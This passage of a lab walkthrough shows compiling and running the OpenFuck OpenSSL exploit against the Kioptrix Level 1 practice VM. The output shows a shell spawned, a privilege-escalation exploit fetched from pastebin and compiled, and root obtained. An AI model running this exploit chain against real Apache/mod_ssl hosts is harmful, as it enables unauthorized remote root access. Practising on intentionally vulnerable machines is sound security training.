The following NEW packages will be installed:
  libssl-dev
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 2699 kB of archives.
After this operation, 14.7 MB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 libssl-dev amd64 3.2.1-3 [2699 kB]
Ign:1 http://kali.download/kali kali-rolling/main amd64 libssl-dev amd64 3.2.1-3
Get:1 http://kali.download/kali kali-rolling/main amd64 libssl-dev amd64 3.2.1-3 [2699 kB]
Fetched 860 kB in 2min 26s (5883 B/s)
Selecting previously unselected package libssl-dev:amd64.
(Reading database ... 399866 files and directories currently installed.)
Preparing to unpack .../libssl-dev_3.2.1-3_amd64.deb ...
Unpacking libssl-dev:amd64 (3.2.1-3) ...
Setting up libssl-dev:amd64 (3.2.1-3) ...

(silentspectre@kali)-[~]
$
```

9. This command compiles the OpenFuck.c source file into an executable named OpenFuck, linking it with the OpenSSL crypto library (-lcrypto).

gcc -o OpenFuck OpenFuck.c -lcrypto

26 June,24



```
KaliLinux - VMware Workstation
File Edit View VM Tabs Help
KaliLinux x Kioptrix Level 1 x
1 2 3 4
silentspectre@kali: ~/OpenFuck
File Actions Edit View Help
cc1: fatal error: OpenFuck.c: No such file or directory
compilation terminated.

(silentspectre@kali)-[~]
$ ls
Desktop Downloads OpenFuck Public Videos zphisher
Documents Music Pictures Templates seeratmarryum

(silentspectre@kali)-[~]
$ cd ~/OpenFuck


(silentspectre@kali)-[~/OpenFuck]
$ gcc -o OpenFuck OpenFuck.c -lcrypto
OpenFuck.c: In function 'read_ssl_packet':
OpenFuck.c:866:17: warning: 'RC4' is deprecated: Since OpenSSL 3.0 [-Wdeprecated-declarations]
866 |         RC4(ssl->rc4_read_key, rec_len, buf, buf);
    |         ^~~
In file included from OpenFuck.c:24:
/usr/include/openssl/rc4.h:37:28: note: declared here
37 | OSSL_DEPRECATEDIN_3_0 void RC4(RC4_KEY *key, size_t len,
    |                             ^~~
OpenFuck.c: In function 'send_ssl_packet':
OpenFuck.c:915:17: warning: 'MD5_Init' is deprecated: Since OpenSSL 3.0 [-Wdeprecated-declarations]
915 |         MD5_Init(&ctx);
    |         ^~~~~~
In file included from OpenFuck.c:25:
/usr/include/openssl/md5.h:49:27: note: declared here
49 | OSSL_DEPRECATEDIN_3_0 int MD5_Init(MD5_CTX *c);
    |                             ^~~~~~
OpenFuck.c:916:17: warning: 'MD5_Update' is deprecated: Since OpenSSL 3.0 [-Wdeprecated-declarations]
916 |         MD5_Update(&ctx, ssl->write_key, RC4_KEY_LENGTH);
    |         ^~~~~~
/usr/include/openssl/md5.h:50:27: note: declared here
50 | OSSL_DEPRECATEDIN_3_0 int MD5_Update(MD5_CTX *c, const void *data, size_t len);
    |                             ^~~~~~
OpenFuck.c:917:17: warning: 'MD5_Update' is deprecated: Since OpenSSL 3.0 [-Wdeprecated-declarations]
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

10. execute the compiled OpenFuck binary.

./OpenFuck

26 June,24




The screenshot shows a Kali Linux terminal window with the title "KaliLinux - VMware Workstation". The terminal is running the "OpenFuck" tool. The prompt is "silentspectre@kali: ~/OpenFuck". The user has entered the command "sudo ./OpenFuck". The output shows the tool's version and usage instructions. A red box highlights the usage instructions: "Usage: ./OpenFuck target box [port] [-c N]". Another red box highlights the supported targets list. The targets are listed as follows:

```
Supported OffSet:
0x00 - Caldera OpenLinux (apache-1.3.26)
0x01 - Cobalt Sun 6.0 (apache-1.3.12)
0x02 - Cobalt Sun 6.0 (apache-1.3.20)
0x03 - Cobalt Sun x (apache-1.3.26)
0x04 - Cobalt Sun x Fixed2 (apache-1.3.26)
0x05 - Conectiva 4 (apache-1.3.6)
0x06 - Conectiva 4.1 (apache-1.3.9)
0x07 - Conectiva 6 (apache-1.3.14)
0x08 - Conectiva 7 (apache-1.3.12)
0x09 - Conectiva 7 (apache-1.3.19)
0x0a - Conectiva 7/8 (apache-1.3.26)
0x0b - Conectiva 8 (apache-1.3.22)
0x0c - Debian GNU Linux 2.2 Potato (apache_1.3.9-14.1)
```

11. Specify which service you want to exploit.

./OpenFuck 0x6a [Target IP] [Port] -c 40

26 June,24



```
KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home KaliLinux Kioptrix Level 1
@kioptrix:/tmp
File Actions Edit View Help
(silentspectre@kali)~[/OpenFuck]
$ ./OpenFuck 0x6b 192.168.100.212 443 -c 40

*****
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*****
* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.brasnet.org *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****

Connection... 40 of 40
Establishing SSL connection
cipher: 0x4043808c ciphers: 0x80f8068
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
race-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; m/raw/C7v25Xr9 -O pt
--14:35:11-- https://pastebin.com/raw/C7v25Xr9
=> `ptrace-kmod.c'
Connecting to pastebin.com:443... connected!
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]


0K ... @ 56.17 KB/s

14:35:12 (55.38 KB/s) - `ptrace-kmod.c' saved [4026]

ptrace-kmod.c:183:1: warning: no newline at end of file
/usr/bin/ld: cannot open output file p: Permission denied
```

Go to:**/bin/bash -i**

Successfully exploited: we are **root** now



```
ptrace-kmod.c:183:1: warning: no newline at end of file
/usr/bin/ld: cannot open output file p: Permission denied
collect2: ld returned 1 exit status
/bin/bash -i
bash: no job control in this shell
sttv: standard input: Invalid argument
[root@kioptrix tmp]# whoami
root
[root@kioptrix tmp]#
```